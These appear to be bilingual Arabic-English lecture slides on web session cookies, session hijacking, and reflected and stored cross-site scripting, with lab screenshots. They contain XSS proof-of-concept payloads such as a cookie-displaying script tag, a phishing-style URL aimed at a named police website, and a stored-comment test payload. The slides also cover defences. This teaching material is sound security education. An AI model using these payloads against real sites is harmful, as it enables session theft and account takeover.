 - Sets user **cookie** indicating a successful login
٨. يرسل المتصفح ملف تعريف الارتباط في الزيارات اللاحقة للإشارة إلى حالة المصادقة
3. Browser sends the cookie on subsequent visits to indicate the authenticated status

تتيح سرقة ملفات تعريف الارتباط إمكانية اختطاف جلسة دون معرفة كلمة المرور

Sessions using cookies



Stealing Your Own Cookie

سرقة ملفات تعريف الارتباط، والمعروفة أيضًا باسم **اختطاف الجلسة**، هي نوع من الهجمات الأمنية حيث يقوم المهاجم بسرقة ملف تعريف ارتباط جلسة المستخدم. وإليك كيف يعمل:

١. **يقوم المستخدم بتسجيل الدخول إلى موقع ويب:** عندما يقوم المستخدم بتسجيل الدخول إلى موقع ويب، يقوم الخادم بتعيين ملف تعريف ارتباط مؤقت للجلسة في متصفح المستخدم. يحتوي ملف تعريف الارتباط هذا على معرف جلسة فريد يسمح للموقع بالحفاظ على مصادقة المستخدم وتتبع نشاطه أثناء الجلسة.

٢. **يسرق المهاجم ملف تعريف الارتباط للجلسة:** يمكن للمهاجم سرقة ملف تعريف الارتباط للجلسة بعدة طرق. قد يخدعون المستخدم **للقر على رابط ضار** بمعرف جلسة محدد مسبقًا **استخدام script**، أو قد يستخدمون هجوم **Man-in-the-Middle (MITM)** لا اعتراض ملف تعريف الارتباط أثناء انتقاله عبر شبكة غير مشفرة.

٣. **يستخدم المهاجم ملف تعريف ارتباط الجلسة المسروق:** بمجرد حصول المهاجم على ملف تعريف ارتباط الجلسة، يمكنه **استخدامه لتقليد جلسة المستخدم**. يرى موقع الويب معرف الجلسة في ملف تعريف الارتباط ويعتقد أن المهاجم هو المستخدم الذي تمت مصادقته. يسمح هذا للمهاجم باختطاف جلسة المستخدم وتنفيذ الإجراءات على موقع الويب كما لو كان هو المستخدم.

ولهذا السبب من المهم جدًا استخدام اتصالات **آمنة ومشفرة** (مثل HTTPS) عند تصفح الويب، خاصة عند تسجيل الدخول إلى مواقع الويب. من الجيد أيضًا تسجيل **الخروج من مواقع الويب** عند الانتهاء من استخدامها، حيث سيؤدي ذلك إلى إبطال ملف تعريف ارتباط الجلسة الخاص بك ومنع استخدامها في حالة سرقة لاحقا.

Stealing Your Own Cookie

```
<script>  
alert(document.cookie)  
</script>
```

What's your name?

Submit

What's your name?

Submit

Hello

My session token



The page at 172.16.59.128 says:

security=low;
PHPSESSID=jkf61r7qhjhn3449offe32jsn1

OK

“Reflected” XSS

Problem:

Server reflects back
javascript-laced input

البرمجة النصية المنعكسة عبر المواقع (XSS) هي نوع من الثغرات الأمنية في تطبيقات الويب حيث يقوم المهاجم بإدخال نصوص برمجية ضارة في صفحة ويب عبر عنوان URL ، والذي يتم بعد ذلك تنفيذه بواسطة متصفح الضحية.

Attack delivery method:

Send victims a link
containing XSS attack

المشكلة:
يعكس الخادم إدخلات جافا سكريبت ذات الارتباطات


طريقة تسليم الهجوم:
إرسال رابط للضحايا يحتوي على هجوم XSS

“Reflected” XSS , how a real attack would work

١. **صياغة عنوان URL الضار:** يقوم المهاجم بإنشاء عنوان URL يحتوي على برنامج نصي ضار. قد يكون هذا أمرًا بسيطًا مثل تنبيه JavaScript، أو شيئًا أكثر ضررًا مثل برنامج نصي يسرق معلومات حساسة.
٢. **إرسال عنوان URL إلى الضحية:** يرسل المهاجم بعد ذلك عنوان URL الضار هذا إلى الضحية. ويمكن القيام بذلك من خلال رسالة بريد إلكتروني تصيدية، أو موقع ويب ضار، أو حتى منشور على وسائل التواصل الاجتماعي.
٣. **الضحية تنقر على عنوان URL** إذا نقرت الضحية على عنوان URL، فسيتم إرسال البرنامج النصي الضار إلى موقع الويب الضعيف، والذي يعكس النص مرة أخرى في الرد.
٤. **تنفيذ البرنامج النصي:** ينفذ متصفح الضحية البرنامج النصي الضار كما لو كان جزءًا مشروعًا من صفحة الويب. قد يؤدي هذا إلى نتائج ضارة مختلفة، مثل **اختطاف الجلسة أو سرقة الهوية أو الأنشطة الضارة الأخرى.**

للمحماية من هجمات XSS المنعكسة، من الضروري **تطهير/تصفية مدخلات المستخدم**، واستخدام ملفات تعريف الارتباط **HTTPOnly**، وتنفيذ **سياسات أمان المحتوى**، واستخدام أفضل الممارسات الأمنية الأخرى. ومن المهم أيضًا أن يتوخى المستخدمون الحذر **عند النقر على الروابط**، خاصة تلك الواردة من مصادر غير معروفة.

Reflected Example




Up through 2009:

<http://www.lapdonline.org/...> `search_terms=<script>alert("vuln");</script>`

مثال للهجوم: أرسل رابطاً تصيدياً مزعوماً يوفر برنامج مكافحة فيروسات مجانياً

Stealing Cookies

```
<script>  
alert(document.cookie)  
</script>
```




Phish with malicious URL

التصيد باستخدام عنوان ضار

[http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Ealert\(document.cookie\);%3C/script%3E](http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Ealert(document.cookie);%3C/script%3E)

رمز الجلسة



HTML URL Encoding

Character	From Windows-1252	From UTF-8
/	%2F	%2F
:	%3A	%3A
;	%3B	%3B
<	%3C	%3C
=	%3D	%3D
>	%3E	%3E
?	%3F	%3F
#	%23	%23
\$	%24	%24
%	%25	%25
&	%26	%26

- URL Encoding Functions
- In JavaScript, PHP, and ASP some functions can be used to URL encode a string.
- PHP has the `rawurlencode()` function, and ASP has the `Server.URLEncode()` function.
- In JavaScript you can use the `encodeURIComponent()` function.

The default character-set in HTML5 is UTF-8

"المخزنة" XSS "Stored"

Problem:

Server stores javascript-laced input

تعد البرمجة النصية عبر المواقع المخزنة (XSS) أحد أنواع الثغرات الأمنية في تطبيقات الويب حيث يقوم المهاجم بإدخال نصوص برمجية ضارة في صفحة ويب، والتي يتم بعد ذلك تخزينها بشكل دائم على الخادم.

Attack delivery method:

Upload attack, users who view it are exploited

المشكلة:
يقوم الخادم بتخزين مدخلات جافا سكريبت

طريقة تسليم الهجوم:
تحميل الهجوم، ويتم استغلال المستخدمين الذين يشاهدونه

"المخزنة" XSS . "Stored"

١. إدخال المستخدم: يقوم المهاجم بإدخال برنامج نصي ضار في نموذج موقع الويب أو أي حقل إدخال آخر. يمكن أن يكون هذا تعليقًا على منشور مدونة، أو رسالة في منتدى، أو أي محتوى آخر ينشئه المستخدم.

٢. البرنامج النصي المخزن على الخادم: يقوم موقع الويب بعد ذلك بتخزين المدخلات، بما في ذلك البرنامج النصي الضار، في قاعدة البيانات الخاصة به.

٣. البرنامج النصي المقدم للمستخدمين: عندما يزور مستخدمون آخرون صفحة الويب المتأثرة، يقدم موقع الويب المعلومات المخزنة، بما في ذلك البرنامج النصي الضار.

٤. تنفيذ البرنامج النصي: ينفذ متصفح المستخدم البرنامج النصي الضار كما لو كان جزءًا مشروعًا من صفحة الويب. قد يؤدي هذا إلى نتائج ضارة مختلفة، مثل اختطاف الجلسة أو سرقة الهوية أو الأنشطة الضارة الأخرى.

تعد هجمات XSS المخزنة خطيرة بشكل خاص لأنها لا تتطلب أي تفاعل من الضحية يتجاوز مجرد زيارة صفحة الويب المتأثرة¹²³. وهذا على النقيض من هجمات XSS المنعكسة، والتي تتطلب من الضحية النقر فوق رابط ضار.

للحماية من هجمات XSS المخزنة، من الضروري تنقية مدخلات المستخدم، واستخدام ملفات تعريف الارتباط HTTPOnly، وتنفيذ سياسات أمان المحتوى، واستخدام أفضل الممارسات الأمنية الأخرى. ومن المهم أيضًا أن يتوخى المستخدمون الحذر عند زيارة مواقع الويب، خاصة تلك التي تسمح بالمحتوى الذي ينشئه المستخدمون.

Name *

Message *

Name: test
Message: This is a test comment.

Name *

Message *

Name: test
Message: This is a test comment.

Name: David
Message: Software security **is hard!**

HTML **bold** for emphasis!

Every browser that visits the page will run the "bold" command
سيقوم كل متصفح يزور الصفحة بتشغيل الأمر "الغامق".

Fill in with
`<script>alert("test");</script>`

Name *

Message *

